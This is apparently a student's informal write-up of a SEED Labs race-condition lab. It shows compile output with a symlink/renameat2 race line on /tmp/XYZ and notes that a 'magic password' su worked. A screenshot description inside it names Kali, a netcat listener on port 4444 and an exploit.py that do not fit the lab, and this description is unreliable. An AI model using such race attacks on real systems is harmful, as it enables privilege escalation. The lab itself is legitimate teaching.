


```
[12/19/21]seed@VM:~$ vi attackerProgram
[12/19/21]seed@VM:~$ vi attackerProgram.c
[12/19/21]seed@VM:~$ gcc -o attack attackerProgram.c
attackerProgram.c:1:8: error: expected '=', ',', ';', 'asm' or '__attribute__' before '<' token
#include <unistd.h>
      ^
attackerProgram.c: In function 'main':
attackerProgram.c:8:1: warning: implicit declaration of function 'unlink' [-Wimplicit-function-declaration]
unlink("/tmp/XYZ"); symlink("/dev/null", "/tmp/XYZ");
^
attackerProgram.c:8:21: warning: implicit declaration of function 'symlink' [-Wimplicit-function-declaration]
unlink("/tmp/XYZ"); symlink("/dev/null", "/tmp/XYZ");
                    ^
attackerProgram.c:10:1: warning: implicit declaration of function 'syscall' [-Wimplicit-function-declaration]
syscall(SYS_renameat2, 0, "/tmp/XYZ", 0, "/tmp/ABC", f
^
[12/19/21]seed@VM:~$ vi attackerProgram.c
[12/19/21]seed@VM:~$ vi attackerProgram.c
[12/19/21]seed@VM:~$ gcc -o attack attackerProgram.c
[12/19/21]seed@VM:~$
```

The Two programs running simultaneously until the message is displayed when the file is changed take a look at right window in screen shot

The screenshot shows a Kali Linux desktop environment with a dark blue background. A terminal window titled "/bin/bash" displays the output of several commands. The first command is a gcc compilation: "gcc -o attack attackerProgram.c". The second command is a system call: "system('sudo nc -l -p 4444')". The third command is a python script execution: "python3 exploit.py". The fourth command is a netcat listener: "nc -l -p 4444". The output shows a successful connection from 192.168.72.106. The bottom status bar indicates the time as 7:44 AM on 1/20/2021.


I should now be able to do a su to test with magic password



What do yah know it worked


Task 3:

Code with setuid




It seems to do the job. It Didn't work for a few minutes

I'm also getting segmentation faults?



Task 4: Countermeasure: Using Ubuntu's Built-in Scheme

Step 1



I get Segmentation Faults again. It also doesn't seem to be working I'm not sure what. Since I'm running low on time and I think I get the idea. I'm gonna move on.

